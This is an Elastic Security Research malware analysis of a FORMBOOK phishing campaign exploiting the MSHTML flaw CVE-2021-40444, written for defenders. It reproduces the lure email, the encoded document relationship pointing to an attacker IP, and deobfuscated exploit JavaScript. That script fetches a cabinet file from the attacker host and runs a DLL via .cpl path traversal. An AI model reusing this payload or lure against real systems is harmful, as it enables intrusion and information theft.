
FORMBOOK Adopts CAB-less Approach

elastic.github.io/security-research/intelligence/2022/01/01.formbook-adopts-cabless-approach/article/





Elastic Security Research

FORMBOOK Adopts CAB-less Approach

Campaign research and analysis of an observed FORMBOOK intrusion attempt

FORMBOOK Malware Phishing CVE-2021-40444





2022-01-18

The Elastic Intelligence & Analytics team is tracking a new FORMBOOK information-stealing campaign leveraging the MSHTML remote code exploit (CVE-2021-40444). This campaign has been observed sharing infrastructure between the Weaponization phases of both the testing and production releases.

We have observed, and will discuss, three phases of this campaign relevant to defenders:

- Testing phase using CVE-2021-40444
- Production phase using CVE-2021-40444
- Generic phase without CVE-2021-40444

As of November 8, 2021, Elastic observed network infrastructure actively being used to deploy the FORMBOOK information stealer and acting as a command and control endpoint serving archives, implants, and scripts leveraged throughout the campaign variations.

Shout Out

We wanted to call out some great adjacent research from the team as Sophoslabs Uncut that was released on December 21, 2021. Research groups frequently analyze similar, or in this case, the same campaigns through their lens. This is fantastic as it gets more eyes, from different perspectives, onto the same problem. If you're looking for more information, please check out their research over on their blog.

Key Takeaways¶

- The speed at which vulnerability PoC's are being released highlights the need to leverage threat hunting to identify post-exploitation events before patches can be applied
- A FORMBOOK campaign was observed combining infrastructure that allowed testing and production phases to be linked together
- Patching for the MSHTML exploit appears to be effective as the campaign shifted from attempting to use the exploit to a traditional phishing malware-attachment approach
- The campaign required a multi-process attack chain to load a DLL file onto victim systems

On September 7, 2021, Microsoft confirmed a vulnerability for the browser rendering engine used in several applications such as those within the Microsoft Office suite. Within three days [1] [2], proof-of-concept code was released, highlighting the maturity of the exploit development ecosystem and underscoring the importance of proactive threat hunting and patch management strategies.

Based on telemetry, we observed this exploit used in conjunction with the FORMBOOK information stealer. We also identified an adversary tradecraft oversight that led to us connecting what appeared to be campaign testing infrastructure and a FORMBOOK phishing campaign targeting manufacturing victims with global footprints.

This post details the tactics, techniques, and procedures (TTPs) of this campaign. Our goal is to enable detection capabilities for security practitioners using the Elastic Stack and any readers concerned with the CVE-2021-40444 vulnerability or campaigns related to FORMBOOK.

Details¶

When Microsoft disclosed a vulnerability in the browser rendering engine used by multiple Microsoft Office products, proof-of-concept code was released within three days. This allowed defenders to observe how the exploit operated and to develop countermeasures to defend their networks while patches and mitigating workarounds could be deployed [1], [2], [3], [4], [5], [6].

Additionally, this highlights the maturity of the exploit development community — underscoring the importance of proactive measures (like network and endpoint monitoring, anti-spam/phishing countermeasures, email MIME-type attachment policies, etc.) and an exercised patch management strategy.

At a high level, an attacker could craft a malicious ActiveX control to be used by a Microsoft Office document that will allow for code to be remotely executed on a victim machine. While this vulnerability is well documented, security researcher Edubr2020 did a fantastic job of explaining how the exploit works in a default configuration, as well as a more clever "CABless" approach. Our telemetry observed both the default configuration and the CABless approach. We describe these in detail below.

We initiated several collection techniques simultaneously, including searching for malicious attachments that would be included in phishing emails — one of the most common mechanisms for distributing exploit code. We noticed that not many malicious email attachments had been reported, and by October 28, 2021, we were only able to identify four instances of this exploit leveraged with email. In addition to the four instances of the exploit, we observed the threat actor attempting to leverage a generic phishing approach with the FORMBOOK malware as an attachment.

The next following sections will break down these different campaign sightings and their respective details:

- Testing
- Production
- Generic


Important

Throughout the Details section, it is important to note a few things that are required for this attack chain to function, irrespective of the Testing or Production phases

1. *A major challenge for the campaign is to get a DLL file onto the victim system*
2. *ActiveX controls are DLL files with special constraints*
3. *Web pages can link ActiveX controls directly or load files that are contained in a URL — this is not recommended by Microsoft because file signatures cannot be validated*

Testing phase¶

The first sighting contained an email with a single attachment with a sender of `admin0011[@]issratech.com`. While researching that email address, we discovered this email address associated with additional malicious samples in VirusTotal. The email observed in this phase included a single attachment called `Request Details.docx`.


Request for Quote - Message (Plain Text)
File
Message
Help
Tell me what you want to do
Mark Unread
Find
Zoom
Reply
Reply All
Forward
NB

Request for Quote

Nkum, Benjamin <admin0011@issratech.com>

To

Tue 10/12/2021 11:07 PM

Request Details.docx
83 KB

Hello,

Please find herewith enclosed sample pictures of products we need with measurements and specifications.

Please check and offer us your FOB price quotation based on the specifications in the attachment.

Kindly note, quotation should reach us by COB today.

If you have any question, please let me know.

Regards.

Benjamin Nkum

Procurement Officer

Email attachments are stored as Base64 encoded strings in the email. To extract the `Request Details.docx` email attachment, we can use the `echo` command to send the Base64 encoded string to `STDOUT`, pipe it to the `base64` program, and save it as `email-attachment` so that we can analyze it.

Decoding the email attachment

```
$ echo "UEsDBBQAAAAIAFCELVO0gTweZgEAAIgFAAATAAAAW0NvbnRlbnRfVHlwZXNdLnhtbLVUyWrDMBC9F/oPRtdgK+...truncated..." \
    | base64 -D -o email-attachment
```

Request Details.docx¶

The `file` command is a standard Unix and Unix-like program for identifying a file type. Running the `file` command, verified that this was a Microsoft Word document:

Verifying the email attachment file type
Microsoft Office documents, post-2007, are compressed archives. To dig into the document without opening it, you can decompress the file using the “unzip” command as illustrated above.


Within the document relationship file (`word/_rels/document.xml.rels`), we can view metadata about how different elements of the document are related to each other.

Email attachment relationship document

```
$ cat word/_rels/document.xml.rels

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
...truncated...
<Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="MHTML:&#x48;&#x54;&#x54;&#x50;&#x3a;&#x5c;&#x5c;&#x31;&#x30;&#x34;&#x2e;&#x32;&#x34;&#x34;&#x2e;&#x37;&#x38;

    &#x31;&#x37;&#x37;&#x5c;&#x50;&#x6f;&#x70;&#x65;&#x2e;&#x74;&#x78;&#x74;&#x21" TargetMode="External"/>
...truncated
</Relationships>
```

From here, we can see an externally linked MHTML OLE object inside an element using HTML entities, which reserve characters in HTML. HTML entities are natively not human readable, so they need to be decoded. Using the data analyzer and decoder from the United Kingdom's Government Communications Headquarters (GCHQ), CyberChef, we were able to quickly decode the HTML entities with the "From HTML Entity" recipe (CyberChef recipes are pre-configured data parsers and decoders).

The decoded HTML entity was `HTTP:\\104[.]244[.]78[.]177\Pope.txt` . This provided us with another atomic indicator to add to the `admin0011[@]issratech.com` email address we'd previously collected, `104[.]244[.]78[.]177` . Additionally, the decoded HTML entity revealed another file that could be of interest, `Pope.txt` .



From HTML Entity

length: 185
lines: 1

```
&#x48;&#x54;&#x54;&#x50;&#x3a;&#x5c;&#x5c;&#x31;&#x30;&#x34;&#x2e;&#x32;&#x34;&#x34;&#x2e;&#x37;&#x38;&#x2e;&#x31;&#x37;&#x37;&#x5c;&#x50;&#x6f;&#x70;&#x65;&#x2e;&#x74;&#x78;&#x74;&#x21
```


time: 1ms
length: 35
lines: 1

```
HTTP:\\104.244.78.177\Pope.txt&#x21
```

Pope.txt¶

We retrieved a copy of `Pope.txt` from `104[.]244[.]78[.]177` and observed that it contained JavaScript code using variable renaming and string obfuscation. This JavaScript performs the following functions:


- Downloads a Cabinet archive file called `comres.cab` from the same IP address but fails to extract it
- Creates several ActiveX objects (which are executable applications or libraries) to be loaded into the browser rendering engine
- Uses the CVE-2021-40444 vulnerability with the ActiveX objects to perform directory traversal and execute a file called `IEcache.inf` . This filename is the DLL loader from the ASL IT Security PoC code and doesn't exist in this test run



```
    x.open( method: 'GET', url: 'http://104.244.78.177/comres.cab',  async: false), x.send(), p.Script.document.write("<body>");
    // y[J(0x1c3)](x, 'GET', K(0x1a9, 'YgIG'), ![]), z[K(0x1cb, 'UaFa')](x), p[K(0x1b8, '6yc$')][K(0x20e, 'ICx@')][J(
    //     0x1e5)](K(0x1bd, 'ubP%'));

    const objectElement = p.Script.document.createElement( tagName: "object");
    // const B = g['call'](p[K(0x21f, 'd2P8')]['document'], K(0x216, 'sUN3'));

    objectElement.setAttribute( qualifiedName: "codebase",  value: 'http://104.244.78.177/comres.cab#version=5,0,0,0');
    objectElement.setAttribute( qualifiedName: 'classid',  value: "CLSID:edbc374c-5730-432a-b5b8-de94f0b57217");
    p.Script.document.body.appendChild(objectElement);
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:123";
    q.Script.location = ".cpl:../../../AppData/Local/Temp/Low/IEcache.inf";
    r.Script.location = '.cpl:../../../AppData/Local/Temp/IEcache.inf';
    s.Script.location = ".cpl:../../../../AppData/Local/Temp/Low/IEcache.inf";
    t.Script.location = ".cpl:../../../../AppData/Local/Temp/IEcache.inf";
    t.Script.location = ".cpl:../../Low/IEcache.inf";
    t.Script.location = '.cpl:../../IEcache.inf';
    // B[K(0x1d4, ']!]s')](J(0x1d1), 'http://104.244.78.177/comres.cab#version=5,0,0,0'), (B['setAttribute'](K(0x1c0,
    //     'SAAL'), K(0x215, '38]O')), i[J(0x1c3)](p[K(0x1d8, 'ubP%')][K(0x1d5, '0%&b')][J(0x207)], B), q[
    //     'Script']['location'] = K(0x1fd, '1dCB'), q[K(0x1b5, 'RPQe')]['location'] = K(0x1b4, '!pf('), q[K(
    //         0x1b3, 'O[L@')][K(0x1f7, 'sUN3')] = K(0x1af, 'sFWT'), q[K(0x1b7, ']!]s')][J(0x22f)] = J(0x1a8), q[J(
    //             0x206)][J(0x22f)] = J(0x1a8), q['Script'][K(0x21a, '2RaN')] = K(0x1cc, '6yc$'), q[K(0x1b8, '6yc$')][
    //             J(0x22f)
    //             ] = K(0x1ea, '@Q#T'), q['Script'][K(0x1c8, 'SAAL')] = K(0x1da, 'O[L@'), q[K(0x1b7, ']!]s')][J(0x22f)] =
    //     K(0x1e0, 'Hf*N'), q['Script']['location'] = K(0x204, 'd2P8'), r[J(0x206)]['location'] =
    //     '.cpl:../../../AppData/Local/Temp/IEcache.inf', s['Script'][K(0x230, 'kV#r')] =
    //     '.cpl:../../../../AppData/Local/Temp/Low/IEcache.inf', t['Script'][J(0x22f)] = J(0x22e), u[K(0x208,
    //         'U7b@')][K(0x1d2, 'R#Gt')] = K(0x231, 'u6Yl'), t['Script'][K(0x1ee, 'U7b@')] = J(0x1ae), t[K(0x1dd,
    //             'SAAL')]['location'] = J(0x1d6), t['Script']['location'] = '.cpl:../../IEcache.inf');
}());
```

The above figure shows the notable section of the obfuscated JavaScript code. We used a debugger to parse out the results of the lookup functions (shown commented out with `//` 's). This revealed the `classid` (`CLSID:edbc374c-5730-432a-b5b8-de94f0b57217`) attribute which appears across the web in various other malware analyses of CVE-2021-40444. This suggests with moderate confidence that this JavaScript was crafted using some repurposed code that has been open-sourced. The `classid` attribute is used to determine if `comres.cab` has already been downloaded — if it has, it won't attempt to download it again.

Once `comres.cab` is downloaded and extracted, the extracted file must be located. This is why there are multiple directory execution attempts observed in JavaScript. All the work up to this point is to get the DLL (`IEcache.inf`) onto the filesystem. Finally, the DLL file would be executed as a control panel file (`.cpl`), because control panel files can be loaded as DLLs.



Terminated Process

0 Events

@timestamp	Oct 18, 2021 @ 16:58 :24.133
process.executable	C:\Windows\ System32\rundll32. exe
process.pid	6844
user.name	admin
user.domain	CATTLE-05
process.parent.pid	8288
process.hash.md5	ef3179d498793bf4234f708
process.args	C:\Windows\ system32\RunDll32. exe
process.args	Shell32.dll, Control_RunDLL
process.args	.cpl:../../../AppData/ Local/Temp/Low/ IEcache.inf,

Comres.cab and 1.doc.inf¶

In our sample, `comres.cab` does not include the ASL IT Security PoC DLL (`IEcache.inf`). It included a file called `1.doc.inf` .

From `comres.cab` we used the file archive utility, 7-Zip, to extract `1.doc.inf` . This file is interesting because it has the `.inf` (setup information file) extension, but in using the `file` command, we can see that it is actually a DLL file, meaning that the file type is being obfuscated.

Collecting 1.doc.inf from comres.cab

```
$ 7z e comres.cab

7-Zip [64] 17.04 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.04 (locale=utf8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)

Scanning the drive for archives:
1 file, 6060053 bytes (5919 KiB)

Extracting archive: comres.cab
--
Path = comres.cab
Type = Cab
Physical Size = 6060053
Method = None
Blocks = 1
Volumes = 1
Volume Index = 0
ID = 1234

Everything is Ok

Size:       4465152
Compressed: 6060053

$ file 1.doc.inf

1.doc.inf: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

When analyzing the import address table (IAT) of `1.doc.inf`, we observed multiple API functions, which would allow the file to download and execute additional files. Of particular note were the `ShellExecuteExA` and `URLDownloadToFileW` API functions.

1.doc.inf import table

```
=== IMPORTS ===

MODULE_NAME      HINT   ORD  FUNCTION_NAME
bcrypt.dll          0        BCryptSetProperty
                    0        GetKeyState
ADVAPI32.dll        0        RegDeleteKeyW
SHELL32.dll         0        ShellExecuteExA
urlmon.dll          0        URLDownloadToFileW
WS2_32.dll                9
ole32.dll           0        CoInitializeSecurity
NETAPI32.dll        0        NetLocalGroupAddMembers
OLEAUT32.dll              8
PSAPI.DLL           0        GetModuleFileNameExW
                    0        WTSSendMessageW
                    0        GetProcessWindowStation
                    0        LocalAlloc
                    0        GetModuleFileNameW
                    0        GetProcessAffinityMask
                    0        SetProcessAffinityMask
                    0        SetThreadAffinityMask
                    0        Sleep
                    0        ExitProcess
                    0        FreeLibrary
                    0        LoadLibraryA
                    0        GetModuleHandleA
                    0        GetProcAddress
                    0        GetProcessWindowStation
                    0        GetUserObjectInformationW
```

Through further analysis of the DLLs sections list, we identified that the file was protected with VMProtect (identified by the `.vmp0`, `.vmp1`, `.vmp2`, `.vmp3` sections). “VMProtect protects code by executing it on a virtual machine with non-standard architecture that makes it extremely difficult to analyze.”

